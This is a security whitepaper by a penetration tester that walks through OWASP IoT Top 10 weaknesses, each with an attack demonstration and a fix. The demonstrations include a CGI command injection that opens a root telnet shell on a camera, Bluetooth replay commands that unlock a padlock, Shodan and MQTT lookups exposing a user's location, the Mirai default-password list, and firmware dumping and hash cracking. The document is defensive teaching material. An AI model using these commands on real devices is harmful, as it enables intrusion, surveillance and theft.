IoT, attackers point of view

Whitepaper

Abstract

This presentation will be an opportunity to review the most famous vulnerabilities encountered during pentest and audit. From industrials systems to the customer product, many security concepts are similar but often poorly implemented. From a standalone industrial system on which an IP address has been added, to the TV / connected toy that spies unbeknownst a household, any security issue quickly takes a new size as soon as the object is available on the market and connectd to the cloud. The purpose of this whitepaper is to provide to designers, developers and integrators of IoT solutions an overview of needed security reflex to include best practices from the design step.

About the author (Arnaud COURTY)

Researcher in IT Security at Onepoint, his main mission is to evangelise companies to take care about security from the design step.


He works on internal and external offensive security analysis and assessment of security maturity of embedded systems upstream their industrialization.

Since the beginning of IoT, Arnaud specializes himself in vulnerabilities research adapted to the embedded systems but also awareness of designers, developers and integrators. He takes advantage of security events and working groups to campaign for a less vulnerable IoT world.

Connected object of Internet of things ?

An object is by definition a solid thing that responds to a specific and predefined function. Here, in everyday language, an object is often a sensor (temperature or pressure) or an actuator (valve or relay). The connected dimension comes from the addition of an IP adress (IPv4 or IPv6).

The following schema shows this explained defition :



In some situation, the sensor needs to be miniaturized in order to be transported (ex.: heart rate sensor). This new usage brings new constraints such as size and autonomy. We will see later that some of them are responsable to security weakness mostly covered by the Top10 OWASP.

In addition to theses constraints, we can add the time to market process where a single week late will train a disastrous impact on sales.

In order to well manage theses size and autonomy issues, the objects (or sensors) are mostly no able to contact directly the cloud. Indeed, a middleware is often put between them and could be an Android or an iOS smartphone application.

Standard reminders

In IoT world, there is no standards that could become a norm. Indeed, many companies have imposed their communication protocol. Some of them, after time and partnership, becomes references but not norms.

Today, we could classify standards in eight categories. Only famous of them will be describe bellow.

- Infrastructure
  - IP / nanoIP : like Internet network
  - Time Synchronized Mesh Protocole (TSMP) : self-organized network where communication is done by time windows.
- Identification
- Communication and transport
- Discovery
- Data transport
- Device management
- Semantic
- Multi-layer framework.

MQTT (Message Queue Telemetry Transport)

This light protocol is designed to send data from sensor to whatever application. Data transfert is done with topic subscribing.

DDS (Data Distribution Service)

This protocol is designed for machine to machine communications.

AMQP (Advanced Message Queuing Protocol)

This protocol is designed to intermediate environments. There is a sending and reception queue for messages exchange.

Bluetooth

- Standard: Bluetooth 4.2
- Frequency: 2.4GHz
- Range: 50-150m (Smart/BLE)
- Rate: 1Mbps (Smart/BLE)

Zigbee

- Standard: ZigBee 3.0 based on IEEE802.15.4
- Frequency: 2.4GHz

- Range: 10-100m
- Rate: 250kbps

Wifi

- Standard: Based on IEEE 802.11
- Frquency: 2.4GHz and 5GHz bands
- Range: Approximately 50m
- Rate: 150-200Mbps, 600 Mbps maximum

Cellulaire

- Standard: GSM/GPRS/EDGE (2G), UMTS/HSPA (3G), LTE (4G)
- Frequency: 900/1800/1900/2100MHz
- Range: 35km (GSM); 200km (HSPA)
- Rate: 35-170kps (GPRS), 120-384kbps (EDGE), 384Kbps-2Mbps (UMTS), 600kbps-10Mbps (HSPA), 3-10Mbps (LTE)

LoraWAN (Long Range Wide Area Network)

- Standard: LoRaWAN
- Frequence: Various
- Range: 2-5km (urban area), 15km (suburban area)
- Rate: 0.3-50 kbps

Sigfox

- Standard: Sigfox
- Frequency: 900MHz
- Range: 30-50km (rural environments), 3-10km (urban environments)
- Rate: 10-1000bps

NFC (Near Field Communication)

- Standard: ISO/IEC 18000-3
- Frequency: 13.56MHz (ISM)
- Range: 10cm
- Rate: 100–420kbps

IoT security : a paradigm shift

Iot security is fully conforms to safety standard:

- **Privacy** : the goal is to be sure that only authorized people / programs could access to information
- **Integrity**: the goal is to be sure that information can't be modified and all alteration could be detected.
- **Avalaibility**: the goal is to be sure that a system is available and usable by authorized user
- **Traceability**: the goal is to be sure that all actions are logged and irreproachable.


Added to theses standards, authentication has a goal to prove the user / programm identity.

Moreover, new issue takes place on the agenda. The embedded systems can be manipulated by the user, bought in several copies and be totally disassembled with a study time almost infinite. An attacker could be able to deep analyze the object with costly resource like laser chip cutting and side channels attacks.


Attack surface

Over the entire data blockchain, an attacker will focus his actions on the weakness link.

In the following schema, an attacker could compriomized the smartwatch and listen transaction between bracelet and middleware. On the smartphone, he could extract sensitive information and inject malicious content to the bracelet. On the cloud connection, an attacker could listen traffic and attack all exposed interface.



In summary, a connected object exposes a huge suface from which each centimeters could become a attack vector. The following mindmap shows some of them.


Attack surface
Mobile
Insecured communications
Insecured storage
Insecured authentication
Hardcoded information
Weak authorization management
Unencrypted content
Man-in-the-middle attack
Cloud
Top10 OWASP
Remote code execution
Network
Proprietary protocol
Content injection
Public vulnerabilities
Unencrypted content
Object
Debut ports
Hardcoded informations
Public vulnerabilities
Unencrypted communications

The IoT Top10 OWASP

OWASP (Open Web Application Security Projet) is an online community who works on security and webapp security. The main goal is to provide best practices and security guides. Since a few time, IoT takes place on the OWASP website https://www.owasp.org/index.php/OWASP_Embedded_Application_Security

Remember, a connected object has theses following constraints :

- Cost : the object must be the less expensive
- Size : the object must stay small and light
- Performance : the object must be available and reliable
- Autonomy : the object must be able to operate at least 24 hours

These constraints, added to a very fast time to market, leads to a non-compliance of the entire V-cycle (agility is not a commonplace)

TOP 1 : Insecure Web interface

The first position is attributed to the discover of vulnerabilities in the Web interface. Here, the impact is more important than other because these interfaces are directly interacting with the user (or attacker of course).

In this example, a security camera, connected to the local network, broadcast a web interface on the port 80. The webserver is composed of CGI files, allowing display of web content, retrieval of the users requests (ex.: camera moving, take photo or alert configuration) and then, data transmission to internal drivers (ex.: motors and config files).

Here, a remote code execution vulnerability allows an attacker to modify the camera behavior. The root cause is the FTP configuration process where the password field doesn't handle correctly user input. An attacker could inject a bash command like **ftp connect** in order to be executed directly on the device.

```
http://192.168.1.107/setftp.cgi[...]]ser=ftp&pwd=$(ftp test.test)ftp&dir=/
http://192.168.1.107/ftptest.cgi[...]inpas=admin
```

On the camera, when the firmware process given information, it execute the bash **ftp connect** command. A TCPdump allow an attacker to see the connection attempt (DNS request) - the exploit is successfully executed on the device.

```
00:00:00.151107 IP 192.168.10.10.33551 > 8.8.8.8.53: test.test. (23)
```

An attacker will be able to start a telnet connection on the port 25 and connect to it.

```
user@kali$ wget -qO-
  'http://192.168.1.107/set_ftp.cgi[...]pwd=$(telnetd -p25 -l/bin/sh)&dir=/'
user@kali$ wget -qO- 'http://192.168.1.107/ftptest.cgi[...]loginpas=admin'


user@kali$ user@kali$ telnet 192.168.1.107 25
Trying 192.168.1.107...
```

```
Connected to 192.168.1.107.
Escape character is '^]'.

#> id
uid=0(root) gid=0telnet 192.168.1.107 25
Trying 192.168.1.107...
Connected to 192.168.1.107.
Escape character is '^]'.

#> id
uid=0(root) gid=0
```

It is highly recommended to sanitize all user input before processing. More generally, data could be corrupted. A developer could use regular expression of predefined choices to limit attacker injection.

TOP 2 : Insecure authenfication and authorisation

The second step goes to weakness in the authentication process. Here, after a firmware decompilation, an attacker could extract the login source code. The following screenshot shows the bytecode. An attacker could easily identify weakness like incorrect password validation and looping exit condition.

```
boolean verifyPIN ( byte [] inputPIN )
{
        for (int i=0; i<correctPIN.length; i++)
                if ( inputPIN [i] != correctPIN [i] )
                        return false ;
        return true ;
}
```

The attack is almost simple : just analyse the answering timing. If the first character is wrong, the loop will exit shortly. An attacker could enumerate each character in each position to identify if the character is correct or not. Just replaying the same method on other position in order to detect which caracter is correct. The new complexity will be only to 40 try.

It is recommended to not reinvent a validation algorithm. Using community algorithm should be a relevant solution, mostly because the commmunity has already hardened the security. By the way, a password should never stored in cleartext but in a non-reversible method (ex.: hashed with sha256)

TOP 3 : Insecure network services

Some object broadcasts streams without any upstream control. Here, an IP camera connected to the local network broadcast, without authentication, a RSTP video stream on the port 10554.

The VLC tool allows an attacker to decode in live the stream.

Whitepaper - IoT : Attacker point of view - Arnaud COURTY - Vulcainreo

```
user@kali$ vlc rstp://192.168.1.107:10554/tcp/av0_1
```

It is highly recommended to limit to the strict minimum broadcast of unnecessary services and validate the user identication before streaming. Here, the developper could include an authentication at the stream opening (ex.: admin:admin@ip:10554/stream). By the way, the stream should be always encrypted.

TOP 4 : Encrptyed communication

In the case of external communications (nearfield, long range, low speed or high speed), some informations are exchanged without protection : especially in confidentiality. Here, an attacker could freely listen a Bluetooth exchange over the air from a smartphone to a padlock.

In the following screenshot, an attacker could retrieve device Bluetooth characteristic (Bluetooth services). After analysis, espaciall with Bluetooth logging (hci) on an Android smartphone, an attacker could easily describe each characteristics.

- The 0x0026 caracteristic is responsible to padlock notification
- The 0x0029 caracteristic is responsible to padlock opening request

```
Smartphone > Padlock : 0x0026 0100
Smartphone > Padlock : 0x0029 554100000014
Smartphone > Padlock : 0x0029 55100144
```

With a simple replay of previous command, an attacker could open the padlock.

```
[34:XX:13:XX:5C:XX][LE]> connect 34:XX:13:XX:5C:XX
                Attempting to connect to 34:XX:13:XX:5C:XX
                Connection successful
[34:XX:13:XX:5C:XX][LE]> char-write-cmd 0x0026 0100
[34:XX:13:XX:5C:XX][LE]> char-write-cmd 0x0029 554100000014
[34:XX:13:XX:5C:XX][LE]> char-write-cmd 0x0029 55100144
                Padlock unlocked
```

It is highly recommended to setup a unique challenge during each exchange. A developer could implement a sharing secret between smartphone and padlock. In each opening request, a random number is calculated by the smartphone and crypted by the shared secret before sending to the padlock. This random secret guaranteed the uniqueness of the session.

TOP 5 : Sensitive information exposure

Some applications and protocols are often implemented and used without taking care of the security layer. Here a smartphone application publishes on a MQTT server the location of his proprietary.

This application goal is to share, between friends, each people location. The location is published and stored on a dedicated MQTT broker. The MQTT protocol allows, by default, anybody to subscribe to the broacasted topic, without any authentication. A simple Shodan request with the application name allow an attacker to identify vulnerable server and access to smartphone geolocation.

```
shodan search o[xxx]ks --fields ip_str --limit 1

XX1.2XX.2XX.1X9
```

Shodan automatically lists available topic published on the broker. Here, Brian smartphone publishes his user's location.

```
smartthings/bed/level
smartthings/bed/switch
tele/sonoff_bedroom/LWT
tele/sonoff_livingroom/LWT
o[xxx]s/brian/iphone
```

The following screenshot shows an attacker who has subscribed to the Brian location topic /o[xxx]s/brian/iphone and see that he is currently in Norway.


```
{
  "cog": 286,
  "batt": 49,
  "lon": 12345678,
  "acc": 16,
  "p": 99.99998474121094,
  "vel": 53,
  "vac": 14,
  "lat": 12345678,
  "conn": "m",
  "tst": 1534968426,
  "tid": "NE",
  "_type": "location",
  "alt": 27
}
```

It is highly recommended to check that free services do not abusively expose information on the Internet and an authentication process is implemented. The authentication process must validate user identity and limit access to only legitimate users. Some details could be find here : https://www.hivemq.com/blog/introducing-the-mqtt-security-fundamentals


I6 : Insecure cloud services

Some IoT builders wants to simplify the user's story as much as possible. Thus, in the case of VIPCAM camera, a subdomain is booked for each camera. User should only plug the camera, take his browser, point to the printed subdomain and access to the camera. If it is simple for a user, it will be also the same for an attacker.

An attacker, without buying the camera, could identify the subdomain name generation algorithm. Indeed, all marketplaces publish promotional pictures :



IP CAMERA
User: admin Password: none
Power adapter: DC5V/2000mA
Factory IP: http://192.168.1.99:99
Remote Address: X1129 .vipcam.org
DDNS Password: 047951



It is highly recommended to put the camera behind a well configured firewall. If the user wants to connect from Internet, a VPN or SSH tunneling should be implemented to secure the exchange. It's cool to simplify the user experience but if the connection is setup on only two steps (ex.: power up the device and flash a QRcode), an attacker will be also connected with only two mouse clics.

I7 : Insecure mobile interface

Some public transport companies wants to be the first to deploy innovations like nearfield payments. Here, the companie deploys on the marketplace a smartphone application to buy and simulate a ticket from the smartphone. Using a decompilation tool like JADX, an attacker could read the bytecode. In this example, the bytecode isn't obfuscated and clearly readable.

```
jadx-gui com.app.apk
```

A nearfield contactess card (NFC card) and a reader exchange information with command and response. This exchange is called APDU. Because the bytecode isn't obfuscated, an attacker could easily reverse enginer the all exchange schema :

```
class XXXXXXXInstance extends CardInstance {
    protected static final String XXXX_AID = "A000XXXXXXXXXXXXXXXXXXXXXA59XXXX0000";
    protected static final String XXXX_SELECT_BY_AID = ("00A40400" + XXXX_AID);
    protected static final long deltaTimeMillisTokenExp = TimeUnit.DAYS.toMillis(10);
    protected final String CONTRACT = "XX";
    protected final String CONTRACT_EXT = "XX";
    protected final String CONTRACT_LIST_LID = "XX";
    protected final String READ_COUNTER = "9XX2";
    protected final String SPECIAL_EVENT_LID = "XX";

String contract_list = HMPUtils.hexStringToBinaryString(HMPAdvancedFunc.executeAPDU("00")
        infoElements.add(new InfoElement("eventRouteNumber",
        HMPUtils.getElementFromBinaryString(journalTransport, index, 16)));
```

From these information, an attacker could easily craft a custom pirate application in order to say Yes to all reader command.

```
class XXXXXXXInstance extends CardInstance {
        protected static final String XXXX_AID = "A000XXXXXXXXXXXXXXXXXXXXXA59XXXX0000";

        if (reader.request == "XXXXXX") {
                        sendAPDU(XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX)
                                ....
```

It is highly recommended to protect all secrets during runtime and storage. Theses informations should never be easily accessed by an attacker, especially with label. When all information are protected and bytecode obfuscated, there are some tools and custom hardware to retreive exchange (like Proxmark3). An attacker must put his tool between a real reader and his custom application. The bus-driver or securiy camera should detect and companie percecute the attacker.

I8 : Insecure configuration

By default, the device configuration is set with a well-known password. An attacker could try a successfully connection with a little dictionnary. Here, we will focus on Mirai virus. As a reminder, this virus infects security camera because of adminstrators (or users) never modify default password. The following screenshot shows the default password dictonnary embedded in the virus bytecode.

```
cat mirai_creds.txt

root:xc3511
root:vizxv
root:admin
admin:admin
root:888888
root:xmhdipc
root:default
root:juantech
root:123456
root:54321
support:support
```

A linked vulnerability (could be named also backdoor), is that the device firmware is run in readonly mode. An administrator couldn't modify the root password with a secure one. The following screenshot shows that the device refused to modify the root password. Moreover, unsecured telnet connection is the fast way to administrate the device.

```
$ telnet X.X.X.X
Trying X.X.X.X...
Connected to X.X.X.X.
Escape character is '^]'.
LocalHost login: root
Password:
Welcome to a Poor Security Cam :)
# passwd
-sh: passwd: not found
# cat /etc/passwd
root:$1$RYI[...]JwGjRy.B0:0:0:root/:/bin/sh
# touch /etc/passwd
touch: /etc/passwd: Read-only file system
```

It is highly recommended to consider best practices from the design stage. Leave a default password or a backdoor should clearly hurt the final user. The best practice is to set a custom random password and print it in the package. Don't try to force an enrollment of the user for retrieving root password like some Xiaomi routers. Don't ignore the user experience.

I9 : Insecure firmware and software.

From a simple research on the support website, an attacker could download the firmware and analyse it deeper. Binwalk tool allows, from an entropic analysis to list all detected filesystem and partition. In the following screenshot, a JFFS2 filesystem has been identified. The Jefferson tool (https://github.com/sviehb/jefferson) allows an attacker to extract all archive content.

```
#binwalk firmware.pkg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
144           0x90            JFFS2 filesystem, little endian

#jefferson firmware.pkg -d out

dumping fs #1 to /out/fs_1
Jffs2_raw_dirent count: 684
Jffs2_raw_inode count: 4728
Jffs2_raw_summary count: 0
Jffs2_raw_xattr count: 0
Jffs2_raw_xref count: 0
[...]
```

The firmware is composed of a linux architecture (/etc/, /var/ and /bin/). The goal is to identify the hardcoded root password. Obviously, **/etc/passwd** and **/etc/shadow** should be the right way. The password is encrypted and could be easily cracked with the JohnTheRipper tool. A custom dictonnary like "rockyou" should be used, but in many IoT case, it is useless.

```
cat /etc/passwd
root:$1$$qRP[...]by/:0:0::/root:/bin/sh

john pass.txt --show
                root:admin
1 password hash cracked, 0 left
```

An attacker sould now retreive usefull information like :

- Source code : ls -la /mnt/webapp/
- Startup scripts : find / -name *.sh
- Binaries : ls -la /bin/

It is highly recommended to implement in each publicly accessible firmware, a cryptographic protection. Please developpers, don't reinvent a custom implementation and reuse community source code.

I10 : Physical issues

In this chapter, the physical security will be analysed. Easy access to a debug port (like UART) allows an attacker to be prompted by a shell. At the device startup, the bootloader is launched. Trying escape, enter, q or space should stop the booting process and prompt a usefull shell.

```
Bootloader
W90N745 Boot Loader [ Version 11.1 $Revision: 1 $ ] Rebuilt on Jun 19 2006
Memory Size is 0x800000
Bytes, Flash Size is 0x400000
```

From this shell, an attacker should list all available services : especially the TFTP process. This protocol allows to download the firmware from a server and put it directly in RAM. This is used in manufacture to download automatically the most recent firmware on the device before packaging.

The TFTP tool has a download and also an upload function. After taking a boot shell, an attacker could setup a custom TFTP server and try to upload all memory to his server, byte per byte. The following screenshot shows the attack.


```
        ## TFTP server setup
        apt-get install tftp-hpa

        ## TFTP listenner configuration on the attacker server
        TFTP_USERNAME="tftp"
        TFTP_DIRECTORY="/srv/tftp"
        TFTP_ADDRESS="0.0.0.0:69"
        TFTP_OPTIONS="-c -s"

        /etc/init.d/tftp-hpa restart

        ## TFTP server configuration on the camera
        setenv ipaddr = xxx
        setenv gatewayip = xxx
        setenv serverip = xxxx

        ## Firmware exporting, byte per byte
        sf probe 0
        sf read 0x82000000 0x40000 0x370000
        tftp 0x82000000 romfs.cramfs 0x370000

        hisilicon # tftp 0x82000000 romfs.cramfs 0x370000
        Hisilicon ETH net controler
        miiphy_register: non unique device name '0:1'
        miiphy_register: non unique device name '0:2'
        MAC:   00-XX-16-XX-21-XX
        UP_PORT : phy status change : LINK=UP : DUPLEX=FULL : SPEED=100M
        TFTP to server 192.168.0.11; our IP address is 192.168.0.10
        Upload Filename 'romfs.cramfs'.
        Upload from address: 0x82000000, 3.448 MB to be send ...
        Uploading: #    [ Connected ]
        >>>>> 3.448 MB upload ok.
```

The firmware is extracted in cleartext and should easily be analysed by previous described method (binwalk and JohnTheRipper)


```
$>/srv/tftp# binwalk firmware

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
9440          0x24E0          LZMA compressed data, properties: 0x5D, dictionary size: 167772
262144        0x40000         CramFS filesystem, little endian, size: 3510272 version 2 sorte
...
3785400       0x39C2B8        Zlib compressed data, default compression
3785428       0x39C2D4        Zlib compressed data, default compression


dd if=firmware of=boot bs=1 skip=9440 count=252704
dd if=firmware of=romfs bs=1 skip=3866624 count=2621440
dd if=firmware of=web bs=1 skip=6488064 count=1310720
...
dd if=firmware of=last bs=1 skip=8255636

Strings
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
admin:x:9:9:news:/xxxxx:/bin/sh
camera:x:10:10:uucp:/var/spxxxxxx:/bin/shfs
```

Another example is a Bluetooth light. The device use an Arduino Atmega328p chip to control light, color and Bluetooth communication with the smartphone application. The following screenshot shows the PCB. As we can see, USB labelled 3 pins should be a UART connection.

Whitepaper - IoT : Attacker point of view - Arnaud COURTY - Vulcainreo




A datasheet reading confirm that it is an UART connection



The tool **Avrdude** is able to dump the Atmega328p content. The following screenshot shows the shell command.

```
avrdude -F -v -patmega328p -carduino -P/dev/tty/ACM0 -b115200 -D -Uflash:r:program.bin:r
```

From a hexdump of the binary file, the source code is readable and hardcoded password could be retreived :



```
  1B03/     8000]                                                                                       [program.bin]
 1B03      67 68 74 00 4f 74 68 65  72 20 2d 3e 20 70 72 69  6e 74 20 68 65 6c 70 00  73 75 70 65 72   ght.Other -> print help.super
 1B20      70 77 64 00 41 63 63 65  73 73 20 67 72 61 6e 74  65 64 00 57 65 6c 63 6f  6d 65 20 00 4c   pwd.Access granted.Welcome .L
 1B3D      69 67 68 74 20 6f 6e 00  4c 69 67 68 74 20 6f 66  66 00 45 72 72 6f 72 2c  20 77 72 6f 6e   ight on.Light off.Error, wron
